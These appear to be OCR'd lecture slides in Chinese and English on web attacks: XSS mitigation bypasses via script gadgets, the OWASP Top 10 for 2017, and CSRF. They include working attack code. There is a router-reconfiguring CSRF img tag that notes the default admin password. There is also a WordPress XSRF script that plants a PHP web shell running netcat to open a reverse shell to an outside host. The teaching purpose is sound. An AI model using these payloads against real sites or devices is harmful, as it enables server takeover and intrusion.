evn@google.com

Martin Johns
SAP
martin.johns@sap.com

Code-reuse attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets, *in 24th ACM Conference on Computer and Communications Security, 2017 (CCS 2017),* **November 2017**

To the best of our knowledge, we are the first researchers to systematically explore this new Web attack that allows to circumvent popular XSS mitigation techniques by abusing script gadgets. We describe the attack in detail and give a categorization of different types of gadgets.

What are Script Gadgets?

Script Gadget is an *existing* JS code on the page that may be used to bypass mitigations:

Script Gadgets convert otherwise safe HTML tags and attributes into **arbitrary JavaScript code execution.**

```
data-text="&lt;script&gt;"
```

```
<script>
```


Example: Ajaxify

Ajaxify gadget converts all s with class=document-script into script elements. So if you have an XSS on a website that uses Ajaxify, you just have to inject:

```
<div class="document-script">alert(1)</div>
```

And Ajaxify will do the job for you.

SO WHAT ?


- Gadgets are prevalent in **all but one** of the tested popular web frameworks.
- Gadgets are confirmed to exist in **at least 20%** of web applications from Alexa top **5,000**.
- Gadgets can be used to bypass **most** mitigations in modern web applications.

XSS MITIGATION BYPASSES VIA SCRIPT GADGETS IN JAVASCRIPT FRAMEWORKS

Framework / Library	CSP whitelists	CSP nonces	CSP unsafe-eval	CSP strict-dynamic	Chrome XSS Auditor	EDGE XSS filter	NoScript XSS Filter 5.0.2
Vue.js 2.3.0			✓	✓	✓	✓	✓
Aurelia (2017-03-21)	✓	✓	✓	✓	✓	✓	✓
AngularJS 1.6.1	✓	✓	✓	✓	✓	✓	✓
Polymer 1.7.1	✓	✓	✓	✓	✓	✓	✓
Underscore 1.8.3 / backbone			✓	-	✓	✓	✓
Knockout 3.4.1			✓	✓	✓	✓	✓
jQuery Mobile 1.4.5	-	-	✓	✓	✓	✓	
Ember.js 2.10.2	-	-	✓	✓			
React		-					
Closure				✓	✓	- (<a.*)	✓
Ractive 0.8.1	- ({{}} uses eval)	✓	✓	✓	✓	- (<script)	- (script node)
Dojo 1.12.2			✓		✓	✓	✓
Requirejs 2.3.2				✓	✓	- (<script)	
jQuery 3.1.1	-	-		✓		- (<script)	
jQuery UI 1.12.1	-	-		✓	✓		✓
Bootstrap 3.3.7				✓	✓	✓	- (HTML in HTML attr)

本章大纲

- Cross-site scripting (XSS)
- Cross-site request forgery(CSRF)



OWASP TOP 10

2017年版本

OWASP Top 10 - 2017 rc1

The Ten Most Critical Web Application Security Risks


OWASP Top 10 – 2013 (旧版)		OWASP Top 10 – 2017 (新版)
A1 – 注入		A1 – 注入
A2 – 失效的身份认证和会话管理		A2 –失效的身份认证和会话管理
A3 – 跨站脚本 (XSS)		A3 –跨站脚本 (XSS)
A4 – 不安全的直接对象引用	- 与 A7合并成为	A4 –失效的访问控制 (最初归类在2003/2004)
A5 – 安全配置错误		A5 –安全配置错误
A6 – 敏感信息泄露		A6 –敏感信息泄露
A7 –功能级访问控制缺失	–与A4 合并成为	A7 –攻击检测与防范不足 (NEW)
A8 – 跨站请求伪造 (CSRF)		A8 –跨站请求伪造 (CSRF)
A9 –使用含有已知漏洞的组件		A9 –使用含有已知漏洞的组件
A10 –未验证的重定向和转发		A10 – 未受保护的APIs (NEW)

CROSS-SITE REQUEST FORGERY

- Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.
- CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

2017 OWASP TOP 10

A8 跨站请求伪造(CSRF)




威胁代理	攻击向量	安全漏洞		技术影响	业务影响
应用描述	可利用性 平均	普遍性 常见	可检测性 易	影响 中等	应用/业务描述
考虑可能将内容载入你用户的浏览器并迫使他们向你的网站提交请求的任何人。你的用户所访问的任何网站或者HTML 源（feed）都可以这样做。	攻击者创建伪造HTTP请求并通过图片标签、跨站脚本或许多其他技术诱使受害用户提交这些请求。如果该受害用户已经经过身份认证，那么攻击就能成功。	CSRF 是利用某些web应用程序允许攻击者预测一个特定操作的所有细节这一特点。 由于浏览器自动发送会话cookie等认证凭证，攻击者能创建恶意web页面产生 伪造请求。这些伪造请求很难与合法请 求区分开。 跨站请求伪造漏洞可以很容易通过渗透 测试或代码分析检测到。		攻击者能欺骗受害用户完成该受害者所允许的任意状态改变的操作，比如：更新帐号细节，完成购物，修改数据等操作	考虑受影响的数据和应用功能的商业价值。 试想如果并不知道这些操作是否是用户的真正意愿会产生什么后果。同时考虑带来的声誉影响。

A8 –跨站请求伪造 (CSRF)

- 一个跨站请求伪造攻击迫使登录用户的浏览器，伪造HTTP请求，包括该用户的会话cookie和其他认证信息，发送到一个存在CSRF漏洞的Web应用程序。这就允许攻击者迫使用户浏览器向存在漏洞的应用程序发送请求，而这些请求会被应用程序认为是用户的合法请求。

跨站请求伪造——模型


正常的请求
伪造的请求
目标站点
可信任的请求
可信任的请求
带上session/cookie
浏览器
被攻击者
恶意站点

跨站请求伪造——模型

1. 跨站点的请求；
2. 请求是伪造的。

- 被攻击者的浏览器被迫向目标站点发起了伪造的请求，这个过程会带上被攻击者的身份验证标识（session）以通过目标站点的验证。
- 从而借用被攻击者在目标站点上的权限进行一系列不被期望的操作。

可信任的请求

- **正常的请求、伪造的请求。**
  - 浏览器、目标站点没对它们进行区分。
- **主要请求的类型：**
  - POST型CSRF、GET型CSRF。
  - 利用各种技术在**客户端**发起有效的POST请求与GET请求。
  - 各种技术：JavaScript, ActionScript, HTML/CSS, XML, ASP, PHP, JSP, .NET等等。
- **用户驱动下的请求：**
  - 主动的、被动的。


CSRF攻击-实例

- **CSRF攻击代码如下：**
  - <img src=http://192.168.1.1/userRpm/ManageControlRpm.htm?port=80&ip=255.255.255.255&Save=%B1%A3+%B4%E6>
- **使用GET方式发起的CSRF攻击。**
- **通过社工等手法让被攻击者访问恶意站点的CSRF文件。**
- **FAST无线宽带路由器的WEB管理的默认用户名与密码：admin。**


CSRF攻击-实例

□ CSRF不一定需要浏览器：

- rar自解压文件内执行javascript，等。



CSRF蠕虫模型


Web2.0——具有CSRF漏洞
唯一标识
XSS
服务端代理技术
JSON Hijacking
Flash (crossdomain.xml)
数据获取模块
数据发送模块
POST(form/flash)
GET(url)
CSRF蠕虫数据处理中心


XSS+CSRF

- 绝大多数网站通过 Cookie、Session 等方式辨识用户身份，予以授权。
- 要伪造用户的正常操作，最好的方法是通过 XSS 或URL欺骗等途径，让授权用户在本机发起用户所不知道的请求。
- 有人把通过 XSS 来实现的 CSRF 称为 XSRF。

https://brutelogic.com.br/blog/compromising-cmses-xss/

XSRF攻击过程

远程命令执行



攻击代码

```
p = 'http://127.0.0.1/wordpress/wp-admin/plugin-editor.php?';
q = 'file=hello.php';
s = '<?php exec("nc -t -e cmd.exe 192.168.0.104 6666",$out);?>';

a = new XMLHttpRequest();
a.open('GET', p+q, 0);
a.send();

$ = '_wpnonce=' + /nonce" value="([^"]*?)"/.exec(a.responseText)[1] +
'&newcontent=' + s + '&action=update&' + q;

b = new XMLHttpRequest();
b.open('POST', p+q, 1);
b.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
b.send($);

b.onreadystatechange = function(){
    if (this.readyState == 4) {
        fetch('http://127.0.0.1/wordpress/wp-content/plugins/hello.php');
    }
}
```

攻击代码


127.0.0.1/wordpress/wp-admin/plugin-editor.php?file=hello.php
Just DO IT
5
0
新建
仪表盘
文章
多媒体
页面
评论
外观
插件 1
已安装的插件
安装插件
编辑
用户
工具
WordPress 4.8现已可用！请现在升级。
编辑插件
正在编辑hello.php（不活跃）
<?php exec("nc -t -e cmd.exe 192.168.0.104 6666",$out);?>

CSRF流行情况？

2017.04

2017 IEEE European Symposium on Security and Privacy

Large-scale Analysis & Detection of Authentication Cross-Site Request Forgeries

Avinash Sudhodanan*, Roberto Carbone*, Luca Compagna†, Nicolas Dolgin†,
Alessandro Armando‡ and Umberto Morelli*
*Fondazione Bruno Kessler, Italy
Email: 6.avinash@gmail.com, {carbone, umorelli}@fbk.eu
†SAP Labs France
Email: luca.compagna@sap.com, nicolas.dolgin@gmail.com
‡University of Genova
Email: alessandro.armando@unige.it




Figure 1: Most-common Auth-CSRF-vulnerable processes

Manually

